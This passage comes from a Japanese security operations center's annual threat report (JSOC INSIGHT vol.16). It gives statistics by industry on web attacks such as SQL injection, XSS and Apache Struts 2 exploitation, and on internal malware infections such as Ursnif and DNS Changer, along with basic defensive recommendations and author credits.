図 24 に、2015 年度と 2016 年度におけるインターネットからの攻撃による重要インシデントの業種別検知傾向を示します。

SQL インジェクションと XSS はほぼすべての業種にて検知があり、特に生活関連サービス業では検知件数の大部分を XSS が占めています。また、機密ファイルの参照を試みる攻撃と Apache Struts 2 の脆弱性を狙った攻撃についても同様に全業種で検知していますが、前年度と比べると件数が増加しています。



(a)2015 年度



(b)2016 年度

図 24　業種別重要インシデント発生件数(インターネットからの攻撃)

5.3　ネットワーク内部から発生した重要インシデントについて

図 25 に、2016 年度にネットワーク内部から発生した重要インシデントの件数推移を示します。

2016 年度にネットワーク内部から発生した重要インシデントの件数は、2015 年度と比較して増加しました。5 月および 6 月 (図 25-①)に多くの重要インシデントが発生しており、Ursnif および DNS Changer の感染が疑われる通信を複数のお客様で多数検知しました。

また、2016 年 7 月から 10 月 (図 25-②) にかけて、不審な SSL 証明書[14]の検知による重要インシデントが増加しました。7 月 14 日に、本通信を検知するシグネチャを監視機器へ適用したため潜在していた通信が可視化され件数が増加しています。しかし、12 月以降は当該証明書を用いた検知がなく、終息したものと考えられます。




図 25 ネットワーク内部から発生した重要インシデントの件数推移

図 26 に、ネットワーク内部で発生したマルウェア感染による重要インシデントの内訳を示します。


2016 年度は金銭取得を目的としたインターネットバンキングマルウェア Ursnif と、感染した端末の DNS サーバの設定を書き換え不正な名前解決が行われることで端末利用者が偽サイトに誘導される可能性のある DNS Changer が検知件数の半数近くを占めました。Ursnif に関しては、2016 年 3 月ごろから猛威を振るっており、注意喚起[15]を実施しました。この 2 つのマルウェアは、定常的に検知件数の上位を占めています。

---


[14] JSOC INSIGHT vol.14 3.3 マルウェアの通信先で使用される不審な SSL 証明書
https://www.lac.co.jp/lacwatch/pdf/20170110_jsoc_j001t.pdf

[15] Ursnif（別名：Gozi 他）が 3 月以降猛威を振るっています。
https://www.lac.co.jp/lacwatch/people/20160615_000362.html

2016 年度を通して内部から発生した重要インシデントの総検知件数を比べると、上記以外にも Bedep や Citadel、ET-Trojan の検知が多く見られます。これらに関しては 1 年を通して検知しているため、不審なメールや添付ファイルは開かないといった基本的な対策の他、感染源である Exploit Kit や不審なメールの情報を共有するなど、組織的な対策の検討を推奨いたします。



(a) 2015 年度




(b) 2016 年度


図 26 ネットワーク内部から発生した重要インシデントの内訳

5.3.1　　ネットワーク内部から発生した重要インシデントの検知傾向について

図 27 に、2016 年度にネットワーク内部から発生した重要インシデントについて業種別検知傾向を示します。



(a)2015 年度



(b)2016 年度

図 27　業種別重要インシデント発生件数(ネットワーク内部)

2013 年度以降、ネットワーク内部からの重要インシデントは増加傾向にあります。中でも、金銭もしくは情報窃取を目的としたマルウェア感染による重要インシデントの検知件数の割合が、2013 年度から比べると著しく増加しています。これは、昨今世界で騒がれている情報窃取を目的としたマルウェアの台頭が、JSOC でも確認できたと言えます。数年前までは、一般的なワーム・ボットが全体の 5 、6 割を占めていたのに対し、現在は 1 割程度の検知件数となっています。

また、2016 年度に発生した重要インシデントの発生件数をお客様の業種別に見てみると、件数が多い順に情報通信業、教育機関，学習支援業、製造業の順でした。これは 2015 年度と比べても業種別の傾向に変化はありません。

本年度最も多い割合を占める金銭、情報窃取を目的とするマルウェアは、ほぼ全ての業種で検知されています。特に情報通信業で最も多く検知しています。DNS の設定を変更する DNS Changer に関しては教育機関，学習支援業が最も多く、次いで製造業、情報通信業でした。教育機関、学習支援業では大学系で検知件数が多く、これは大学内外のユーザが比較的自由にネットワークに接続することが可能であることが原因の 1 つではないかと考えます。

終わりに

JSOC INSIGHT は、「INSIGHT」が表す通り、その時々に JSOC のセキュリティアナリストが肌で感じた注目すべき脅威に関する情報提供を行うことを重視しています。

これまでもセキュリティアナリストは日々お客様の声に接しながら、より適切な情報をご提供できるよう努めてまいりました。この JSOC INSIGHT では多数の検知が行われた流行のインシデントに加え、現在、また将来において大きな脅威となりうるインシデントに焦点を当て、適時情報提供を目指しています。

JSOC が、「安全・安心」を提供できるビジネスシーンの支えとなることができれば幸いです。

JSOC INSIGHT vol.16
【執筆】
阿部 翔平 / 庄司 浩人 / 園田 真人 / 中村 静香
(五十音順)

JSOC

JAPAN
SECURITY OPERATION
CENTER

LAC ともに、イキル

株式会社ラック
〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー
TEL：03-6757-0113（営業）
E-MAIL：sales@lac.co.jp
https://www.lac.co.jp/